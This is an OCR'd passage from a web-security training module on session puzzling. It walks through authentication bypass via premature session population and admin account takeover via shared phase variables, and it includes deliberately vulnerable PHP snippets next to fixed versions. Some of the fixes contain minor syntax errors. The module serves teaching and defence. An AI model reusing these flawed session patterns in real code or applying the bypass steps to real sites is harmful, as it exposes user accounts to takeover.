

Premature Session Population (Auth Bypass)

The second instance of session puzzling does not result from common session variables as in the previous example but rather from the premature population of session variables. This means that the web server stores data in the session variables before a process is entirely complete or before the result of the process is known. In our example case, this leads to an authentication bypass.


Identification

When starting the exercise below we are greeted with a slightly altered application from the previous section. The `Forgot Password?` functionality has been stripped, so the web application is less complex.

Let's start by analyzing the login process since we already know that the login process stores data in session variables. After a successful login, we are redirected to `/profile.php` which displays account information like in the previous section. However, the login flow for a failed login attempt is slightly different. We are redirected to `/login.php?failed=1` and the login page displays an error message:



This is interesting, as the redirect results in a separate request to which the response contains the username sent in the login request. Since the request triggered by the redirect does not contain the username in any parameter, we can deduce that the web server stores the user in session variables. We can confirm this, by sending a request to `/login.php?failed=1` without a valid session cookie and observe how the error message changes:




We can see that the error message changed and does not contain a username anymore. This confirms that session variables are used to store the user, even for a failed login attempt.

Exploitation


We identified that the session variables are populated even when the login attempt fails. If the web server does not properly clean up the session variable, we should therefore be able to access the post-login page even after a failed login attempt. However, sending a request to `/profile.php` after a failed login attempt does not work as we are just redirected back to the login view.

Since a failed login results in a redirect to `/login.php?failed=1`, it is possible that the web server only cleans up the session variable when the `failed` parameter is set. So we could

bypass authentication by attempting an invalid login, then dropping the redirect, and finally accessing the post-login page. To do so, we first attempt an invalid login for the `admin` user:



We can then take note of the session cookie and use it to access the application as the admin user:



Again, make sure that it is clear why this vulnerability exists. The web server populates the session variable prematurely before the login process is complete to display the username in the warning. The session variable is only cleaned up after a redirect, which can be dropped by an attacker leading to an authentication bypass.

In simplified code, the vulnerability results like this. The login process sets the session variables that determine whether a user is authenticated or not before the result of the authentication is known, which is before the user's password is checked. The variables are only unset if the redirect to `/login.php?failed=1` is sent:

```
<SNIP>

if(isset($_POST['Submit'])){
        $_SESSION['Username'] = $_POST['Username'];
        $_SESSION['Active'] = true;

        // check user credentials
        if(login($Username, $_POST['Password'])) {
            header("Location: profile.php");
            exit;

        } else {
            header("Location: login.php?failed=1");
        exit;
    }
}
if (isset($_GET['failed'])) {
        session_destroy();
    session_start();
}
```


```
<SNIP>
```

Common Session Variables (Account Takeover)


In our final instance, we are going to face a more complex application that more closely showcases how a session puzzling vulnerability may occur in real life. In this case, we cannot simply bypass authentication due to improper handling of the session variable used for authenticating the user. Instead, the session variables are used to store information for two different processes offered by the website and these processes can be combined leading to account takeover. In real engagements, session puzzling vulnerabilities often hide behind a complex series of intertwined processes and we often need to identify them by trial and error if we don't have access to the web application's source code.

Identification


Just like in the previous sections, we will start by analyzing the web application for the use of session variables to identify possible points of session puzzling. The web application contains processes for user registration and password reset. While doing the user registration process, we can see that it consists of three phases:




Each phase has its own URL at `/register_1.php`, `/register_2.php`, and `/register_3.php`. Attempting to skip ahead and accessing `/register_3.php` directly results in an error message:




When we complete the process of resetting a user's password using the password reset process, we notice that the password reset process also consists of three phases with a similar URL structure. In the third and final phase, we can set a new password for the user:




If the current phase is stored in the session variables, it might be possible to confuse the web application by doing the user registration and password reset concurrently. Just like in the previous sections, we can confirm that the phase is indeed stored in session variables by looking at the network traffic. Let's start by completing the first phase of the password reset process for the provided user. Take note of the session cookie:



Afterward, we attempt to access the second step of the reset phase using an invalid session cookie. The web server responds with an error message indicating that we have not completed phase 1:



Now to confirm that our valid session contains the information that we completed the first phase, we can insert our valid session cookie from the first request:



We are now redirected to the third phase. This confirms that the phase is stored in the session variable that corresponds to our session.

Exploitation


We know that the phase we are currently in is stored in the session variable. For a potential exploit, let's figure out what exactly is an interesting target in the web application. We want to access the admin account, so the password reset functionality seems like the obvious choice. Here is an overview of the three phases:

- First phase: Provide the username
- Second phase: Answer the security question
- Third phase: Reset the password

Since we do not know the answer to the admin account's security question, a potential exploit would be to provide the username in the first step and then skip ahead to the third step to reset the password without ever answering the security question. Doing this directly is not possible due to the phase being stored in the session variable though. However, if the same session variable is re-used to store the phase of the registration process, we could manipulate it to skip the security question with the following sequence of actions:

- Do the first phase of the password reset process for the `admin` account
- Complete phases 1&2 of the registration process, marking phases 1&2 complete in our session
- Access `/reset_3.php` to set the password of the admin account

Doing so successfully resets the admin password:



This session puzzling vulnerability is the result of the re-use of the same session variable to store the phase of two different processes. If these processes are executed concurrently, it is possible to skip the security question of the password reset process, thus leading to account takeover.

Let's again look at a simplified code snipped to explain how the vulnerability occurs. The registration process uses the session variable `Phase` to keep track of the phase of the registration process the user is currently in to prevent the user from skipping ahead without completing previous phases. Here is a simplified code snippet from `register_1.php`:

```
<SNIP>

if(isset($_POST['Submit'])){
    $_SESSION['reg_username'] = $_POST['Username'];
    $_SESSION['reg_desc'] = $_POST['Description'];
    $_SESSION['reg_pw'] = $_POST['Password'];
    $_SESSION['reg_question'] = $_POST['Question'];
    $_SESSION['reg_answer'] = $_POST['Answer'];

    $_SESSION['Phase'] = 2;
    header("Location: register_2.php");
    exit;
}

<SNIP>
```


The phase is then checked in the following step `register_2.php`:

```
<SNIP>

if($_SESSION['Phase'] !== 2){
    header("Location: login.php?msg=Please complete Phase 1 first");
        exit;
};

<SNIP>
```

The vulnerability occurs because the password reset process uses the same session variable `Phase` to keep track of the phase. Thus, it is possible to do the two processes concurrently and skip the security question to reset the admin user's password. Here is a simplified code snippet from `reset_1.php`:

```
<SNIP>
```

```
if(isset($_POST['Submit'])){
        $user_data = fetch_user_data($_POST['Username']);

    if ($user_data) {
                $_SESSION['reset_username'] = $user_data['username'];
        $_SESSION['Phase'] = 2;
        header("Location: reset_2.php");
        exit;
        }

        <SNIP>
}

<SNIP>
```

Session Puzzling Prevention

After seeing different ways to identify and exploit session puzzling vulnerabilities, let's discuss how we can protect ourselves from these type of attacks. Improper handling of session variables is what typically introduces session puzzling vulnerabilities. In particular, the re-use of session variables, premature session population, or insecure default values for session variables can be the source of session puzzling vulnerabilities.

Insecure Configurations

Session puzzling vulnerabilities can occur in any web application that stores data in session variables. Let's look at a few of the misconfigurations that caused the session puzzling vulnerabilities in the previous sections and how to prevent them.

Insecure Defaults

Session puzzling vulnerabilities caused by insecure defaults typically occur when the session is initialized or reset to an inappropriate default value. The following is a simplified example code snippet:

```
// login
if(check_password($_POST['username'], $_POST['password'])) {
        $_SESSION['user_id'] = get_user_id($username);
    header("Location: profile.php");
    die();
} else {
        echo "Unauthorized";
}
```

```
// logout
if(isset($_POST['logout'])) {
        $_SESSION['user_id'] = 0;
}
```

We can see that upon login, the web application stores the user ID in the session variable to identify that is currently logged in. However, when the user logs out, the user ID is set to `0`. This can be an insecure default if the user ID `0` is valid. This is often the first user in the database which is commonly the admin user.

To prevent this vulnerability, we should not set the variable to any default at all, but rather just unset the session such that no `user_id` property is present. This corresponds to emptying the session variable completely. In PHP, this can be achieved with the following code:

```
<SNIP>

// logout
if(isset($_POST['logout'])) {
        session_start();
        session_unset()
        session_destroy();
}
```


Common Session Variables

Another issue we have seen in previous sections is the reuse of session variables. Look at the following code for a login function:

```
if(isset($_POST['Submit'])){
    if(login($_POST['Username'], $_POST['Password'])) {
        $_SESSION['Username'] = $_POST['Username'];

        header("Location: profile.php");
        exit;
    } else {
        <SNIP>
    }
}
```

This web application also implements a password reset functionality with a code similar to the following:

```
if(isset($_POST['Submit'])){
    $user_data = fetch_user_data($_POST['Username']);

    if ($user_data) {
        $_SESSION['Username'] = $user_data['username'];

        header("Location: security_question.php");
        die();
    }
}
```

If a valid username is entered, the web application stores the username in the session variable to fetch the current user's security question in the next step. However, the session variable `Username` is re-used in the login process. This means that entering the username during the password reset process populates the same session variable that is used to check whether a user is authenticated, leading to the authentication bypass vulnerabilities we have seen previously.

To prevent this, it is best to never re-use session variables for different processes on the web application since it can be hard to keep track of how the different processes intertwine and may be combined to bypass certain checks. Additionally, a separate session variable should be used to keep track of whether a user is currently logged in. Following is a simple improved example:


```
if(isset($_POST['Submit'])){
    if(login($_POST['Username'], $_POST['Password'])) {
        $_SESSION['auth_username'] = $_POST['Username'];
        $_SESSION['is_logged_in'] = true;

        header("Location: profile.php");
        exit;
    } else {
        <SNIP>
    }
}
```

Premature Population

Another common source of session puzzling vulnerabilities is the premature population of session variables. This can happen by placing the session variable assignment outside of an intended if-statement or simply confusing the steps of a process on the web server. Let's look at an example of a login process:

```
if(isset($_POST['Submit'])){
    $_SESSION['auth_username'] = $_POST['Username'];
    $_SESSION['is_logged_in'] = true;

    if(login($_POST['Username'], $_POST['Password'])) {
        header("Location: profile.php");
        exit;

    } else {
        header("Location: login.php?failed=1");
        exit;
    }
}
if (isset($_GET['failed'])) {
    echo "Login failed for user " . $_SESSION['auth_username'];
    session_start();
        session_unset()
        session_destroy();
}
```

We can see that the session variables are populated immediately after the form has been submitted. The user is then redirected if the login was successful, and an error message is displayed if the login failed. Afterward, the session is destroyed. Due to the premature population of the session variables, the user is thus considered logged in by the web server before the password is checked. This can easily be prevented by ensuring that the session variables are not populated prematurely, but only after the login process has been completed:

```
if(isset($_POST['Submit'])){
    $_SESSION['login_fail_user'] = $_POST['Username'];

    if(login($_POST['Username'], $_POST['Password'])) {
            $_SESSION['auth_username'] = $_POST['Username'];
            $_SESSION['is_logged_in'] = true;
        header("Location: profile.php");
        exit;

    } else {
        header("Location: login.php?failed=1");
        exit;
    }
}
if (isset($_GET['failed'])) {
    echo "Login failed for user " . $_SESSION['login_fail_user'];
    session_start();
        session_unset()
```

```
        session_destroy();
}
```

General Remarks

The above examples highlight different issues that can cause session puzzling vulnerabilities. However, generally preventing session puzzling can be challenging because it might be difficult to spot, especially without access to the source code. In complex web applications that support multiple different processes that use session variables, session puzzling can be hard to identify even with access to the source code. Therefore, generally preventing session puzzling is not easy. However, there are some general best practices that we should follow when handling session variables:

- Completely unset session variables instead of setting a default value at re-initialization
- Use a single session variable only for a single, dedicated purpose
- Only populate a session variable if all prerequisites are fulfilled and the corresponding process is complete

Skills Assessment - Easy

Scenario

A company tasked you with performing a security audit of the latest build of their web application. Try to utilize the various techniques you learned in this module to identify and exploit vulnerabilities found in the web application. The customer is particularly interested in vulnerabilities regarding session management.

Skills Assessment - Hard

Scenario

A company tasked you with performing a security audit of their web application deployment. They want you to not only focus on the web application itself but on the entire deployment setup, including the web server and the web cache. Try to utilize the various techniques you learned in this module to identify and exploit vulnerabilities found in the setup.